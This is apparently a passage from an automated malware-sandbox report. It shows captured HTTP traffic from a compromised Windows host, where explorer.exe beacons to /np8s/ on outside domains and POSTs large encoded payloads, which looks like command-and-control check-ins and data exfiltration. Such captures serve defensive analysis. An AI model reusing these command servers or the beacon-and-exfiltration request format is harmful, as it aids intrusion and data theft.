58 65 58 78 4c 50 42 51 46 58 30 32 72 30 51 76 4f 34 42 47 66 51 53 55 44 48 38 4f 53 37 38 Data Ascii: U48h=zJcaCCbJswF0RV9nysnITXANlWrD(tadd6c-EPVh7x1_nGWOn3KVl2T2dAHBJnX42OpG(Zy2n iKtXFpPFQXytaiTUiNDOjmBOJG0lWyw(nHP4hx_deqFpaFYHoJrl-dkWOGrrP17qZJCaFZ8nMzUoyibW-PxLSvuzW9 t92GveeXDBB9GdqVpX2BJ7pNYq06qavyJj3x5SRxfGISySkwS64yR6bVPm6FhYspRBNK8hwplYq~egMBDjuuFx-N28 bZFXRymqdjFlSu5hpfsJW9SoojMmphfFvLG(RYJUuxj53Gtpi3zX2bSRk6FTFhd3skqMlT8de6Ml3vRgE7o5wtpyyE 4Bs2JW23yr75mGXAgxmXFZNaTxV(P5BMTjZCbGsqvh_0_snAo(gqAwcX2CZxcC-FfIG2rF4dd2jvFLsAeG5e_YqI_r Br2ffkoXPxUMcFUjb7-UvZuNGUbJX(RUekrkJhePfaxze8lz2JFbN1EblwhItfK8psV8sidyQKXoilM9MiPpJGWiR98gjsdV5(eb bXuDQ0-cBC-qRUWbNg2QcQDhFdnIrmXnNs85lHDtFL1VnK2IbjGwdjPJ-1-1jrwcG~EIY(t03FKh2E9B-owrW5Reti vYJvnXwrJd5rHFduFHPfIo3HHMdz0xgyIg423UIf3H-rAhboYx0qeSX6_A3I-wsptLBAcJd38VwcpPGUlkXQoCFL39 TjfpEnSEKs_HIGaDZM9x7fLX_COijVkxe~KJl5Rn6cNKNbAa8fcGt9VBuhPkL0drmKOzgiXVBVPA4rB9B03sGGZ6Rn tGRjSQm9tKqeo8c7Ad4OzZMXPY6zwo-WxinVU7imS2lGL5GbU5ljycpz0dv~nak1bezJX2oplvcr7xpg7TDPJp9Le~ y5kyVWp518Z95cBTGyJxJILdJgN(XBysXVZ12yOP3y-zxz4kkIcosLF3JjaNqHMQP1TpTePHXB39LEa3ULt6UeXGME OP9hdkrLXYy1eiA9iR4O75vDGVk8IR8iKVi5cJjuqkSaB5SNoQUKJPPAE3wHl51RQthv3RCILN6B5O3LiqcW8so1pg wDH3UP1sgkugQrzIdGz4G1dobJrLKd4RRN6J23x74Z1kqt1aoj-wSP-bIvDvPLje7VC2tlBRRlUqKH1p9YhguC_irk Mbw7LLfIN~bI4et27OswhhcBpnGgr8pVs1auAZZ~ITdMLiIlaH-YRxsNeNrEA61GZ(PggSsWJ5oSmhH2uRMhNwYl5B dmCqJKFBthjy4Sn4aceTg4nBNhsnv8N8Ruxy10v1YNZ8vCgcM(KGAnnjXEbQTc6uxcWpmg4(y7XeXxLPBQFX02r0Qv O4BGfQSUDH8OS78dE87snhg3dgh6ujwk-xnM_xN0i(ltdZL1UAa0cDya5(F0GmWkWCz0FrnI2NvlesUVOxHnSMfRb~ e3V3-4W31t6laewxqDZ3RVGkHMaqcOw9-7cwH2MHTxjFY0KUkWOAVBGvP6atAPPGTvJpNfsMMJJdzDfR5q8h4ZtLKq tcVMs2wORLKDSaTXIpzUEIMujS8CVPIoZS_S3PKqE5NcmhNjPn10dxu8ADP93(Ts4ejS7QJ(Y26hgUkZ3etT7bTF6a 9AtNx~EbM2VOLXhcqffihLzPtk8XrDPYR35uBZeGMdm9PgWRLwvwDLZtb6D6-pr8MaylDZVq_eVDD8Z(zRLetrAAW8 R6MlUA1vm~8LwY-yvU8KcvU2KeNLWR62QQ_gLdWuUr7FaAxaZ3ls0FZXLaZCRdn9ADm4RiEUnzIS562lbg0mjh_bTe z0iO-8xygH5DKN5xDYoDOaltiCvWjzPqq~MeeejiyatbAoSGcZ-JC9L0nJXh1HgLfQ8OXiwdgexyDILdBCAT_vCSji tk7a1VWUh~nYr(VsGwJErAULqxT4hHZB65CGhaYGvTRzcf0Y0oimlQrCnBwGucrykYZ09M-XfpJ8wq1f8zcVT(dkuN n3P(13OIDBeOjFlnb2AABigU8YPidKUFEyBr_rKbOxWXM0q4Y3lGFlwEvhUEhzQXHlMCzVMaK4D3UR4JZmyyguvc2d Y8bMIeTpoHyP981n1mHMPv1CaJBrRfm9lXYGcHnNO94PQPmA5~naAQ4J650VLr224W_iCXzNDVFIeGqj5X4TvoUlVV 4JEkYT36rxVM1a0D9lJUdn3JJStT-RZbMvZhmluBelfzqHXog(9t5x8ts3FglpLmfvZokE3K5sBZw1tKQOUo6nZrbt QaVc8njt3HH82teaWpyl9RYJ1EgiXlpApnR1shKthU9xXdMYhxyxPlJtmDftyQAm4NJ5yc-zGcQcyFa9iR0mxmjIe6 aoMl8FgFoDF~K36oZUzFaOY8Ct2zvFZVH9m2UVI7OMPKbtMD9uH99CTEx2t2tRWpnscGK9fKa3wlckHb9DLgIoJvA2 _~1wXvuAXuPoSuOXcMGtUOt1T(gyHxBPmlNxBdlwarcl3siOmKPao4LtD9UYGEyD0ETefnlcwCBPWT-fk(tVI5u6xN WRCdN8cacCdxQ2szsCy0R8RpaGYcprAc78fJ0WFpNuGNWDyUdza7UnSSIRZ9uumG6FutKelHK4NZlf-(-N0rK6rMrL VhvxCyXY40lUrAgWzcclcq_Vly8niOcBH7qpD7E9ecysBGgR62JsZN8azjQCWc9tWDeEE17DxMj3UwBiVGs3DnOZP7 GiZFvG-p1wiabQN9DRaCbFTgXdghB3SYWxcrpJ_AelbeWkBSxxqt351aDxE~ZIWrF(ZIQUTy64nOyh1~RhEgltRl_j LO0LcbAJBHTH2pOWw3CHChMUsZZmilWmbZEPygOPrMNm92vYfE4V2NXFVd6Z3TGHHYJ1nhx3opPB8E1g 8rc3agXfeBkZdmNuG9mLfmYy~jevCZXGvOqEg7i-TcBH6Bo6Slu3sA82nBiiMZZzQDxQMBJHEN7yHx~lgRatib9en cTYoCeaNV7wVY(lqUoFGeH9zSrlWEoF5DXE0QmKg8UrPY(sUnJU~XSBajhM73BgVKeEK9RkmKJgmEBZf mX2IJzWpQ8pRmkIrIsh9BUPBo4WxgKJi6p7yWasPP57G9oSqPUa1x2pMtgIYxbph-n4V_MUmBR1fgkcxKGUG0lf5l(

Timestamp	kBytes transferred	Direction	Data
			PldEMGIBgaf3u1a9NaZgnt_pzEaQV4CpATsMmYogOOr7fDUr5H2EI8vtkLzB_COzXj9JsoXp2JeanIrAnMh62ILMGN pg3z_9v(4VTueyB4OWhSbXBRHKtkiQcRp5iTS1OFeEg6fY8Rc9QnMYiOJu9saAYl0AOtiBO0r7Gh-Lb6Dex2gjR1zSkM- 1Hy9G2lf59Pufotus2~aRyGgGnN1wWPuDW9EwvpP83uh~Dp62lS4ckeagWc8MkY5NKepbDFUC-nMsxY4Ho8mhZL VwiaUta76pc(imYwltOgpWl1b4RE0qaDW9wW177DXZJgMNARsk_c801XR1bo6gGe4wOLCK_Pff2fPMM18ncsYRV4ay uHO9d~oSa2sU826P_AduCVPTRMjS9fgm7nhOc0V1GBPLyDOToxLpBVS43mHUhx6nBGZ0zlGvM0I3EIs~ysdyWP7TiS xobJjJMZLPqrwlitAA3(RLfcTEj8iB3T59tDelukVU1~9g3NJpstZYwDNSjO_1yWrG0vROu7LsCL4Skv1zRFGqB9y0 iHzHbCtcCoGbr6EHOfUN34IsRPjc2llCl5QIFo8dfWZ7KKZLWEGVbvkqOcJ5a9NB-w665EeBGAQsRd8Bb8Q~5qv4up ggLy9A_8Vwlb-eTytJF~tDF6pp95DtP~jducTqo74lSWpTZFlW1R07lUdx8gYvjXipGuZowhhbU5ch8nu5bYso1t-7 FlYOoe_Tgt-ioaDYwbWezk1M0gfnyWCGuWNsYZQx2h-uwsf0qlaMSzVOsLUm-k8WlIf4VwWC_(c~2ek8RDJBycXHsd QUHTfdnxiG9vDpzVis4f0A2Jtd_erfC44FckDjMqsOuhb4ZUp6t0u0x8zeAL0ui52VfFNXXG8yjo1ABuHxtQoW3Q4I- k7zi3KfGUcdcRYOh1Gd6L0OAHDrEU0OMvZCvXsJZatRGns6tGZ~46TPAf

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49920	15.197.142.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:37.648540020 CEST	9400	OUT	GET /np8s/?U48h=8LogcizAnzdlGnQxjqmkKg1ptkiP35PZAMc6f9pH/hY/tlO3rV33gx6kBCmuDEKP6O8z&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.losangelesrentalz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:48:37.698453903 CEST	9402	IN	HTTP/1.1 403 Forbidden Server: awselb/2.0 Date: Fri, 27 May 2022 16:48:37 GMT Content-Type: text/html Content-Length: 118 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49929	23.82.37.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:51.234437943 CEST	9406	OUT	POST /np8s/ HTTP/1.1 Host: www.shcylzc.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.shcylzc.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.shcylzc.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 35 37 38 43 41 37 64 6f 71 73 77 42 30 65 58 78 49 41 71 33 6c 4d 56 78 56 71 76 4e 30 54 4c 59 33 6d 65 37 7a 36 42 34 6d 46 4a 4c 68 34 50 2d 4a 68 45 6e 37 35 7e 32 5a 75 6a 48 67 38 61 4b 63 59 67 32 44 37 55 41 57 5a 74 70 31 79 56 53 65 68 62 54 47 71 46 36 6a 63 6c 79 37 72 66 33 78 6a 45 59 33 51 71 30 65 61 49 59 31 68 43 71 64 4f 67 5f 62 52 71 32 63 54 41 4f 4c 63 58 66 6a 79 70 56 68 45 33 6b 6a 71 75 51 42 72 36 39 69 56 4f 4e 66 49 69 35 46 70 69 33 50 65 37 7a 48 34 53 32 33 33 77 48 4d 2d 78 55 72 47 4c 2d 72 48 45 74 77 43 53 4a 56 67 62 56 62 5f 59 42 74 65 57 50 44 37 6d 46 4f 4a 73 6f 4f 64 6c 76 58 68 31 6e 6c 4d 4b 62 39 6d 58 61 66 72 52 68 50 69 50 46 6a 4b 36 61 6e 5a 37 6a 66 33 65 66 62 56 57 76 50 75 32 6d 31 38 34 6f 67 42 45 42 72 4c 36 30 70 62 51 69 6a 58 66 73 44 70 47 51 52 33 67 77 41 6f 51 4c 28 42 61 59 42 53 65 41 63 67 41 6f 33 75 36 6e 46 52 7e 6e 6b 4c 56 54 31 37 76 38 6b 4b 45 4d 34 77 39 54 35 4c 68 42 67 79 44 58 43 6d 36 66 49 72 44 64 31 7a 71 7a 68 61 41 31 39 52 78 54 62 41 54 5f 52 62 4d 53 51 5f 49 36 6a 77 70 6c 56 57 39 76 70 75 49 69 72 36 74 37 56 4a 59 74 72 2d 37 56 50 68 4c 35 31 52 5a 71 38 62 28 4e 5a 44 68 52 71 6e 54 52 4e 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=578CA7doqswB0eXxIAq3lMVxVqvN0TLY3me7z6B4mFJLh4P-JhEn75~2ZujHg8aKcYg2D7UAW Ztp1yVSehbTGqF6jcly7rf3xjEY3Qq0eaIY1hCqdOg_bRq2cTAOLcXfjypVhE3kjquQBr69iVONfIi5Fpi3Pe7zH4S233wHM- xUrGL-rHEtwCSJVgbVb_YBteWPD7mFOJsoOdlvXh1nlMKb9mXafrRhPiPFjK6anZ7jf3efbVWvPu2m184ogBEBrL60pbQ ijXfsDpGQR3gwAoQL(BaYBSeAcgAo3u6nFR~nkLVT17v8kKEM4w9T5LhBgyDXCm6fIrDd1zqzhaA19RxTbAT_RbMSQ _l6jwplVW9vpuIir6t7VJYtr-7VPhL51RZq8b(NZDhRqnTRNQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49930	23.82.37.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:51.399930954 CEST	9414	OUT	POST /np8s/ HTTP/1.1 Host: www.shcylzc.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.shcylzc.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.shcylzc.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 35 37 38 43 41 36 4d 72 31 73 55 45 33 4f 61 68 62 69 71 6a 74 64 6c 33 54 4b 72 43 37 7a 6e 4c 67 48 4f 33 39 62 77 65 6e 45 77 4d 6b 49 53 59 4e 69 30 76 37 39 32 50 44 73 33 44 6e 63 57 56 63 5a 49 49 44 37 41 41 58 61 38 30 79 52 64 72 5a 48 76 51 42 4b 45 66 67 63 6c 76 77 4a 72 65 78 6a 42 5f 33 51 69 43 64 70 73 59 6e 33 47 71 62 4e 59 6c 46 42 71 77 64 54 51 43 50 63 71 67 6a 78 59 4b 68 42 50 6b 6a 61 79 51 41 49 53 36 70 30 4f 53 62 59 6a 7a 41 70 69 75 61 4f 28 42 48 34 6e 56 33 32 4d 48 4d 4c 68 55 71 53 37 2d 28 6b 63 75 6f 69 53 41 52 67 62 53 52 66 56 48 74 64 6a 64 44 2d 47 37 4e 38 73 6f 50 74 6c 71 64 51 77 61 79 76 54 62 28 6d 6a 74 66 72 74 45 4f 7a 6a 64 6a 49 50 4c 77 36 79 62 51 31 32 35 62 58 37 79 4a 4f 32 69 39 63 34 76 67 42 45 48 72 4c 37 58 70 62 41 69 6a 55 28 73 44 4e 75 51 59 7a 38 7a 4c 6f 51 4f 77 68 61 36 63 43 53 4b 63 68 70 76 33 75 43 4a 51 77 71 6e 6c 71 6c 54 79 4b 75 71 72 71 45 56 38 77 39 61 33 72 68 34 67 79 44 68 43 6e 36 50 49 34 33 64 7a 69 71 7a 6d 38 38 31 6d 42 78 54 51 67 54 39 4b 4c 42 4b 51 2d 73 2d 6a 31 74 66 57 68 46 76 75 39 77 69 72 62 74 37 55 5a 59 74 7e 75 36 41 48 43 6a 38 35 52 59 66 35 4b 54 70 53 6d 41 47 67 6c 4b 49 58 50 72 34 46 6b 42 48 4f 4c 44 6e 4e 73 49 66 51 55 35 52 44 4d 6a 61 28 50 72 47 51 33 6c 43 34 42 69 39 42 50 78 41 33 39 62 43 6b 51 49 4a 42 74 4f 52 55 41 31 75 68 74 6a 78 6d 35 52 65 46 55 7e 67 42 6f 4e 6f 44 65 6b 79 78 6f 7e 35 32 68 42 6f 70 33 62 6b 57 5a 63 34 4d 64 50 65 62 50 4f 6e 72 47 43 56 78 61 6b 47 6f 51 32 6e 79 5a 48 49 53 65 39 4e 53 4b 7e 6f 67 31 44 57 6b 33 34 76 58 43 74 6d 6b 5a 53 7a 33 6b 73 75 55 72 31 66 76 47 69 78 37 50 4f 43 65 34 70 63 52 72 6c 4d 75 32 4e 73 38 57 5a 44 4c 4a 5a 30 39 79 34 74 74 67 4a 5f 69 4e 54 6b 55 38 4e 34 6d 31 75 4e 54 48 59 68 66 30 36 4d 76 4d 48 33 49 36 44 36 72 48 42 39 6a 4d 76 48 78 7a 64 4d 74 35 6d 79 78 37 68 43 55 74 64 50 55 38 52 4e 47 78 73 44 75 45 41 70 51 50 77 72 75 48 41 31 70 76 58 66 4d 36 65 4d 42 79 45 49 64 42 42 64 73 47 4e 6d 76 63 4f 45 45 71 56 49 6e 57 68 6e 63 4c 31 53 67 72 70 68 69 6f 28 34 45 33 54 55 41 52 69 30 64 6d 75 4c 78 74 4b 55 70 61 4b 5f 38 4c 4f 6a 73 30 50 75 45 74 43 50 6d 4d 6a 66 49 31 34 33 33 73 39 52 33 50 58 33 63 30 78 59 43 36 78 68 63 44 45 6b 6d 41 6c 34 38 4e 7e 46 5a 2d 66 69 76 77 64 4c 62 73 50 2d 38 61 48 4a 65 6c 52 44 46 37 38 56 77 41 55 79 41 30 76 4f 51 74 39 56 34 4f 42 6e 75 71 28 42 75 4c 33 37 6f 65 33 64 72 34 39 61 70 67 4f 4c 6b 72 44 45 76 4d 46 4f 58 42 59 71 66 33 69 38 43 50 51 49 44 49 78 50 6a 42 54 62 6e 41 78 4c 36 4f 69 53 74 6d 30 55 41 62 43 73 7e 35 54 44 67 56 74 33 4f 73 6e 43 62 4c 38 76 30 62 6a 44 4b 38 62 57 47 32 6a 4d 62 41 44 78 48 43 51 4a 44 49 76 32 6d 70 4b 4f 35 32 6b 6c 61 6a 47 43 48 49 32 36 6a 37 73 48 75 46 4e 54 74 35 70 47 72 46 28 61 44 53 69 49 70 65 6e 4a 53 78 45 6d 4b 61 66 61 38 75 44 63 76 33 4d 55 4e 38 6d 37 33 54 78 5a 57 57 64 32 30 66 6a 4b 58 31 39 77 56 34 5a 48 39 59 69 66 46 75 61 4d 47 4d 34 2d 38 74 65 4c 65 55 65 4e 76 73 78 67 77 48 70 6b 42 41 73 72 33 6f 53 77 51 6a 48 6c 4c 73 48 39 61 55 34 45 4c 44 6b 42 79 32 6b 6e 30 57 54 36 56 41 4a 35 34 58 6a 43 52 59 44 4c 79 5f 69 38 57 68 39 59 53 49 51 33 4f 4c 48 70 4f 64 55 35 4b 61 4d 36 4e 4c 74 56 6a 50 44 56 42 36 51 37 33 70 50 52 31 4f 68 2d 79 58 31 74 56 41 4c 74 41 32 58 55 7e 45 5a 64 54 44 43 54 55 37 49 49 74 4c 67 5a 4f 70 68 30 42 69 50 50 51 43 58 73 33 38 71 69 4d 4a 32 31 6b 74 65 30 55 76 71 52 68 34 4c 45 78 64 57 74 6f 55 6b 4f 71 61 6a 41 39 56 73 2d 6c 38 7e 50 74 41 32 47 6b 67 6c 39 66 33 55 79 6e 6c 69 61 69 6a 69 61 66 6d 44 4f 7a 74 69 35 67 62 62 7a 53 4a 4d 34 38 54 48 34 4c 43 44 51 4f 7a 38 6e 6a 4c 59 75 32 74 64 31 30 49 50 4c 4f 39 52 79 64 5a 52 76 6c 38 74 58 37 79 79 4c 6b 4d 4b 55 48 4d 6a 64 72 31 75 45 53 6b 33 41 66 62 77 6e 7a 6a 37 34 32 78 33 42 6b 64 30 48 76 45 30 4e 47 31 41 74 38 4c 45 49 51 79 7a 79 4d 53 69 48 67 38 28 51 6a 75 67 57 47 6c 73 73 7e 5a 67 2d 4a 43 48 78 63 59 54 33 57 63 45 35 51 2d 6f 49 62 31 78 65 73 4b 46 33 66 79 Data Ascii: U48h=578CA6Mr1sUE3Oahbiqjtdl3TKrC7znLgHO39bwenEwMklSYNi0v792PDs3DncWVcZIID7AAX a80yRdrZHvQBKEfgclvwJrexjB_3QiCdpsYn3GqbNYlFBqwdTQCPcqgjxYKhBPkjayQAIS6p0OSbYjzApiuaO(BH4n V32MHMLhUqS7-(kcuoiSARgbSRfVHtdjdD-G7N8soPtlqdQwayvTb(mjtfrtEOzjdjIPLw6ybQ125bX7yJO2i9c4vg BEHrL7XpbAijU(sDNuQYz8zLoQOwha6cCSKchpv3uCJQwqnlqlTyKuqrqEV8w9a3rh4gyDhCn6PI43dziqzm881mBx TQgT9KLBKQ-s-j1tfWhFvu9wirbt7UZYt~u6AHCj85RYf5KTpSmAGglKIXPr4FkBHOLDnNsIfQU5RDMja(PrGQ3lC4 Bi9BPxA39bCkQIJBtORUA1uhtjxm5ReFU~gBoNoDekyxo~52hBop3bkWZc4MdPebPOnrGCVxakGoQ2nyZHISe9NSK~ og1DWk34vXCtmkZSz3ksuUr1fvGix7POCe4pcRrlMu2Ns8WZDLJZ09y4ttgJ_iNTkU8N4m1uNTHYhf06MvMH3l6D6r HB9jMvHxzdMt5myx7hCUtdPU8RNGxsDuEApQPwruHA1pvXfM6eMByEIdBBdsGNmvcOEEqVInWhncL1Sgrphio(4E3T UARi0dmuLxtKUpaK_8LOjs0PuEtCPmMjfI1433s9R3PX3c0xYC6xhcDEkmAl48N~FZ-fivwdLbsP-8aHJelRDF78Vw AUyA0vOQt9V4OBnuq(BuL37oe3dr49apgOLkrDEvMFOXBYqf3i8CPQIDIxPjBTbnAxL6OiStm0UAbCs~5TDgVt3Osn CbL8v0bjDK8bWG2jMbADxHCQJDIv2mpKO52klajGCHI26j7sHuFNTt5pGrF(aDSiIpenJSxEmKafa8uDcv3MUN8m73 TxZWWd20fjKX19wV4ZH9YifFuaMGM4-8teLeUeNvsxgwHpkBAsr3oSwQjHlLsH9aU4ELDkBy2kn0WT6VAJ54XjCRYD Ly_i8Wh9YSIQ3OLHpOdU5KaM6NLtVjPDVB6Q73pPR1Oh-yX1tVALtA2XU~EZdTDCTU7IItLgZOph0BiPPQCXs38qiM J21kte0UvqRh4LExdWtoUkOqajA9Vs-l8~PtA2Gkgl9f3Uynliaijiafm DOzti5gbbzSJM48TH4LCDQOz8njLYu2td10IPLO9Ryd ZRvl8tX7yyLkMKUHMjdr1uESk3Afbwnzj742x3Bkd0HvE0NG1At8LElQyzyMSiHg8(QjugWGlss~Zg-JCHxcYT3WcE5Q- oIb1xesKF3fypUBZys4AM-AHQpqzPeVucXTvp3jK4WUxRWMR2PZ-nK5kfK83IjfaaOM0fVINMbWCQp~A8tu_6a0 OnC5pwtMc2vcS73RzelQ_Cp6xnhiIPD771G2cIINhKwxq2EAhCKfb7aDSOTe1RphcOF0Ei92jlhRqBpphixbshOW2i VJ2YB8iA2O5Q7IrO7izgS2g3J3_nVWSsc0j4LGpwBZTwisv4yf1omEm8z7FhJvlB1BPg-EtCocTQgh2ZRDn0l690vY jQdQMyYPa9VX5SRjgTe3_MWk_5j7Z5MNdVdPp4tzfsaYr43kBEfhPSyLydAuXB9T_(QOUmzUzpemOlmCpK5dF7MUFV qzOwAHNXtls945L1YXKUiv5C523EfPU8v0tYdkaWRFAMCpTyUTK066hAG9Ihpteh_YsxjXlK3fWsDqtf_e7yO4aZFx oJ3HU8zKLEaE3wHQZ3NjLoculjkD2bljEEmKSKMqY8HjvmP0BhBcWPLxe5fFAQ0UmIYFc8giX6qChN4xftI0GFh9Qg bwybcbOta(s6oPHzRSbcw1FOMA3DClIEdk3gjHsvTT6UROXwZhQ0gdjCla2r0p_xEm4H73ZVkvHcF~TRzhdXCUQPRT tk83Webg3k47bO9Ttl-0cKRzCRMOZdIizrNxXoJGnZ3lHr6GPetaHvOE-BGPjTIIeBxkhaGF5gmq552tnrpa1ZPIi8 o~Eo9RW8lWfhvTFElpci60ujfA7fUSZqgIbeTkPTyxccpT8uE(XMiOylw28Ujm67vEvKV8zzhje4CZyCoVZQlruqSx n7Y8Mbfc3jLaevTv6UX(J~LxK1VxmrNnRW0mR6SOPOdrdHPBP9CdrZbeiiyQNwb3-~0kFnp~RIIC6FiXrCC2_o_HeV sHn3DvohGKifSZwSwdDEPKL78Q1WlZQS2xRyndBjB2j~3vNlxjXYyZrGZsOr3DNze84MHPhv5VTMIsDRJwYPqD9lMt 0QAtCEk0pmH0uFxob3VlZ(-ANtDtSqzyhBqCIKl7hvfCZNNZhNMfq1LXJwJdgm6FDHbRgR_QbJhIbii1pbvh1oOoWl sVDPsgU2hTNfOdQip7nPgwusGEkfwo4wSfcYZCFn9UqCQ6A1O(GrtISTs8TncTl7GWWRmDDiVH4OOv9fRfncP01eQx FUaTB4jYmu2il3oaQYWA_KSUYR3DWUOv18sfJry4ONg75rJwB3URqgeXAKC(qdCpSI9nqaIpwRXWptWM m6MPC(xPNAjZFRpOGN6p91kFpddfXF3HWZzKQ3lZSx0bNz7C6tVQcyEQFw0INWejJ4sB9hX9Vx6YaJOn oUYXmRWQ1wVNYgKUVu59bi61xqrhShxdAG6ZsQvJCuxK5kHR9vBnzpnNvQ2~DkuZQvx2DITSJqYSRQA6cfui_3mroA uezOmvLl395Et~mq7UKFA5ZjwYo8_SzH1UZNqGEUn7uoKQwmW(anEtSrS9CZwr8UVgctVovSWNGR5njTCX3s3a2zuu GbK3KejwdOQptAu~k9bMqfgHlf8Kryl1r(InSxSN6qKjEfxbDaGZiU9qVRzWv5_yvHoh7azJKm-XYMZT_zxnAta(Bs QeIfdbz56I3(V5gGQ98K2q6Tv4AeyQ4WMd7uTy5Bzf_OTxzLMgQDZXWCEEYxaCHYaxei_Y2~xTq(srgPb0gH3AG1DW wqVghZVrf5cllj1P1ec2iCNCNtNX9YbrZFWnk1SFKvwgMfCABuIx1~ag87GUSj7At9rSUAmYaJWF3(LxQm-aW8wkqz k3mCTGJNMmnSfXmFzxpleG9cF1wNgvnoDmC~EFs8e5oZ3j8cv2GJV2e9_SKhK0tnhRqTZE78MAHEIYvQ pF9WUmrOz0c8FJCKicys6jfSAJFVEzhPcpY(fW_h1hg0UP97S(2T6t7Gi9B7Zfbz-GpBR94Bz3wh7PxssP6eE86ePa MTfzChiwL2GGmUfspc65nDrWA(hgzykXEZKIb2sgdL1HCkVUQ3BmpeyB9tfJazy0AeJK_Ej8dzSSALSZF2LXbxCRmE rwF37iaoa8gcALR0xFEk1vxSxSjf9NnTne1K9k7k03fAqxn5j~qjPRii_8zv8hZ91fFlQ7LAd1bHPqlUf2KaJvQ1Uv 7wXRaRbICV5JJUTzZ9cLo9k(kflNKH1HTPnk21DtGi14ri2lr95ELbFtMgniDMlPgIbI0nOoxn3ezsmB4Csa6OGABf DWCJlMU3Fui9mws0DSnge0sWw0Yb3Lx7RjBPntJm_3UBoUZaoomeSiN8ksy69mzylYfAMY3qdNijBm3MBElfR5OUFw

Timestamp	kBytes transferred	Direction	Data
			DWtCNwcBxkyvRfMb3ELHQbe6CfJ5SMkLluJuUtd5rdhXK8FdOaEf1puc6Njc4~XKqRAvcJybpgj~B3n61Ceig2qiYX RQSvQrp8q3UkIsxN5UghwUr(3jV8GinzM1hMlzydVQg0q3Dr9P8PZBJJLM4Luy3kYfR2mhoGsLGpmj5zhLnyTSYgjj tsdTfpYoBduj6H5nUdShqYCjVF8qUgRX0pkUPVnJ_pnvuXApYbwGhWQIWniRrkY0oFAczntsqvpmwYORldRy2f6eG8 Ozz~yHqfk4lwBNirFUeRqtV9_4nDn8GR5mdTAVMvw(edOOPVjJncgh5cPMWXv(m2MhainBO8c4kfdCXE4WKhh~-cvI _AKzgTSHdwaB8qJ(7~RtGKi0MT9xDvCrH6bY8q5PWDVFd2P8r0uIK5OQLFzGft5m7cwv

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49931	23.82.37.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:51.566431046 CEST	9436	OUT	GET /np8s/?U48h=25I4eedf3LYXj+mrZ2jI6olVDZbg0jTgzRvorLdGhmBPpJDDPx12pMPLDebssumACK1+&m88hS =6ld8i2BhSR2pvHw HTTP/1.1 Host: www.shcylzc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:48:51.733055115 CEST	9445	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 16:48:38 GMT Content-Type: text/html Content-Length: 1589 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 c1 d6 d6 a5 cc c8 be d6 bc af cd c5 d3 d0 cf de d4 f0 c8 ce b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 32 38 32 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 34 36 31 35 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 34 34 33 33 3b 26 23 32 30 38 30 38 3b 26 23 33 38 31 35 35 3b 26 23 33 33 33 39 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 36 31 36 34 3b 26 23 32 38 33 30 34 3b 26 23 33 32 35 39 33 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 